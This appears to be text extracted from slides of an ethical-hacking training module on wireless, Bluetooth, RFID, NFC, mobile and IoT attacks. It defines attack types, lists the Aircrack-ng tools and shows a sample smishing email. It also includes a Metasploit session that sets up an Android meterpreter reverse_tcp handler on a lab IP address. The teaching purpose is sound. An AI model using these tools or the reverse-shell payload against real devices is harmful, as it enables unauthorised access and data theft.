
An attacker stakes out the area from a nearby location with a **high-gain amplifier** drowning out the legitimate AP



Denial-of-Service: Disassociation and De-authentication Attacks



De-authentication Attack



Bluetooth Attacks



Bluesmacking

DoS attack, which **overflows Bluetooth-enabled devices** with random packets, causes the devices to crash



Bluejacking

The art of **sending unsolicited messages** over Bluetooth to Bluetooth-enabled devices, such as mobile phones and laptops



Bluesnarfing

The **theft of information** from a wireless device through a Bluetooth connection



BlueSniff

Proof of concept code for a Bluetooth **wardriving** utility



Bluebugging

Remotely accessing a **Bluetooth-enabled** device and using its features

Bluetooth Attacks (Cont'd)

BluePrinting

The art of collecting information about **Bluetooth-enabled devices**, such as manufacturer, device model, and firmware version



Btlejacking

Detrimental to BLE devices, it is used to **bypass security mechanisms** and listen to information being shared



KNOB Attack

Exploiting a vulnerability in Bluetooth to **eavesdrop all the data** being shared, such as **keystrokes**, **chats**, and **documents**



MAC Spoofing Attack

Intercepting data intended for other Bluetooth-enabled devices



Man-in-the-Middle / Impersonation Attack

Modifying data between Bluetooth-enabled devices communicating in a Piconet



RFID Attacks

The background of the slide features a close-up of a white surface with a black sticker that reads 'STOP RFID THEFT' in bold, capital letters. To the right of the text, there are three curved lines representing an RFID signal. In the upper right corner, a portion of a black RFID tag with a white signal icon is visible.

Reverse Engineering

- ✓ Attackers perform reverse engineering by **gaining access to the chip** and reading its memory contents optically to retrieve the PIN, biometric data, personal information, etc.

Power Analysis Attack

- ✓ A type of **side-channel attack** that enables attackers to crack passwords by analyzing the power-consumption patterns of a network device

Eavesdropping

- ✓ Attackers can easily **access RFID tag data** by eavesdropping on the legitimate transmission between the tag and RFID reader

RFID Attacks (Cont'd)



MITM Attack

It is similar to eavesdropping; the only difference is that there is no physical medium in eavesdropping, whereas man-in-the-middle attackers **establish independent connections** with interrogators, tags, and the RFID back-end system

DoS Attack

Attackers flood the RFID system by **providing more data** than it may handle normally, bringing the whole system to a halt

RFID Cloning/Spoofing

Involves **capturing the data** from a legitimate RFID tag and then creating a clone of it using a new chip

NFC Attacks



Eavesdropping

An attack in which a large and **sophisticated antenna** is used to record the communication between NFC devices



Data Modification Attack

A more dangerous attack that not only **captures** and **stores** the target's data exchange but also **modifies** it using a radio-frequency device



Data Corruption Attack

A type of DoS attack performed either by interfering or **disrupting the data transmission** or blocking the data channel so that the receiver is not able to decipher or read the data received



MITM Attack

An attacker **intercepts the communication** between two NFC devices and attempts to modify the information being transmitted and forward it to the other communicating entity



Wireless Attack Tools

Aircrack-ng Suite

Aircrack-ng is a **network software suite** consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker, and an analysis tool for 802.11 wireless networks; the program runs in Linux and Windows

<http://www.aircrack-ng.org>

1

Airbase-ng

Captures WPA/WPA2 handshake and can act as an ad-hoc AP

2

Aircrack-ng

Defacto WEP and WPA/WPA2-PSK cracking tool

3

Airdecap-ng

Decrypts WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets

4

Airgraph-ng

Creates client-to-AP relationship and common probe graph from airodump file

5

Airmon-ng

Used to enable monitor mode on wireless interfaces from managed mode and vice versa

6

Airtun-ng

Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network

7

Easside-ng

Enables communication via a WEP-encrypted AP without the knowledge of the WEP key

8

Packetforge-ng

Used to create encrypted packets that can subsequently be used for injection



Mobile Device-specific Attacks

Security Issues Arising from App Stores


- 1 Insufficient or **no vetting of apps** leads to malicious and fake apps entering the app marketplace
- 2 App stores are common target for attackers to **distribute malware and malicious apps**
- 3 Malicious apps can **damage other applications** and data, and send your sensitive data to attackers



App Sandboxing Issues



- ❑ Sandboxing helps **protect systems and users** by limiting the resources the app can access to the mobile platform; however, malicious applications may exploit vulnerabilities and bypass the sandbox



Mobile Spam

Congratulations!!!

customersupport@walmart.com

To: abc.123@gmail.com

Dear Walmart shopper,

Congratulations you have won a
\$2000 Walmart Gift Card.

Click here to claim your gift.

www.WmarkClick.com/price.html

This is a generic email box. Please do not reply to this.
To unsubscribe, click [this link](#) to call our phone banking
and register for do not disturb."



Reply



Reply All



Forward



Unsolicited
text/email
messages sent to
mobile devices
from
**known/unknown
phone number**
and **email IDs**



Spam messages
contain
advertisements
or **malicious
links** that can
trick users into
revealing
confidential
information



Significant
amount of
**bandwidth
is wasted**
by spam
messages



Spam attacks
are performed
for **financial
gain**


SMS Phishing Attack (SMiShing) (Targeted Attack Scan)

- ❑ SMS Phishing is the act of trying to **acquire personal and financial information by sending SMSs** (Instant Messages or IMs) containing deceptive links



Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

- ❑ Mobile **device pairing on open connections** (public Wi-Fi/unencrypted Wi-Fi routers) allows attackers to **eavesdrop** and **intercept data transmission** using techniques such as;
 - Bluesnarfing (stealing information via Bluetooth)
 - Bluebugging (gaining control over the device via Bluetooth)
- ❑ Sharing **data from malicious devices** can infect/breach data on the recipient device



Android Rooting



- ❑ Rooting allows Android users to **attain privileged control** (known as "root access") within Android's subsystem
- ❑ Rooting process involves exploiting security vulnerabilities in the **device firmware** and copying the SU binary to a location in the current process's PATH (e.g., /system/xbin/su) and granting it executable permissions with the **chmod command**

Rooting enables all user-installed applications to **run privileged commands**, such as

- Modifying or **deleting system files**, module, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer- installed applications (**bloatware**)
- Low-level access to the hardware that are typically unavailable to the devices in their **default configuration**
- **Wi-Fi** and **Bluetooth** tethering
- Install applications on an **SD card**

Jailbreaking iOS

- ★ Jailbreaking is defined as the process of **installing a modified set of kernel patches** that allows users to run third-party applications not signed by the OS vendor
- ★ Jailbreaking provides **root access to the operating system** and permits downloading of third-party applications, themes, and extensions on iOS devices
- ★ Jailbreaking **removes sandbox restrictions**, which enables malicious apps to access restricted mobile resources and information



Hacking an Android Device Using Metasploit



Attackers use various tools such as Metasploit to create **binary payloads**, which are sent to the target Android device to gain control over it

```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.13      yes       The listen address (an interface may
  be specified)
  LPORT  4444             yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.13      yes       The listen address (an interface may
  be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target
```


Module Flow

Understand Information Security Attacks

1

Understand Social Engineering Attacks

5

Describe Hacking Methodologies and Frameworks

2

Understand Wireless Network-specific Attacks

6

Understand Network-level Attacks

3

Understand IoT, OT, and Cloud Attacks

7

Understand Application-level and OS-level Attacks

4

Understand Cryptographic Attacks

8






IoT and OT Specific Attacks


DDoS Attack



- ❑ Attacker initiates the attack by **exploiting the vulnerabilities** in the devices and installing a **malicious software** in their operating systems
- ❑ Multiple infected IoT devices are referred to as an **Army of Botnets**
- ❑ The target is attacked with a **large volume of requests** from multiple IoT devices present in different locations



Rolling Code Attack




BlueBorne Attack



A BlueBorne attack is performed on **Bluetooth connections to gain access** and take full control of the target device



After gaining access to a device, the attacker can penetrate any corporate network using that device to **steal critical information** about the organization and **spread malware** to nearby devices



SDR-Based Attacks on IoT



The attacker uses software defined radio (SDR) to **examine the communication signals in the IoT network** and **sends spam content** or texts to the interconnected devices



+ **Replay Attack**

- The attacker obtains the **specific frequency** used for sharing information between connected devices and captures the original data when a command is initiated by these devices
- The attacker segregates the command sequence and injects it into the IoT network



+ **Cryptanalysis Attack**

- The attacker uses the same procedure as that followed in a replay attack, along with reverse engineering of the protocol to capture the **original signal**
- The attacker must be skilled in cryptography, communication theory, and modulation schemes to perform this attack



+ **Reconnaissance Attack**

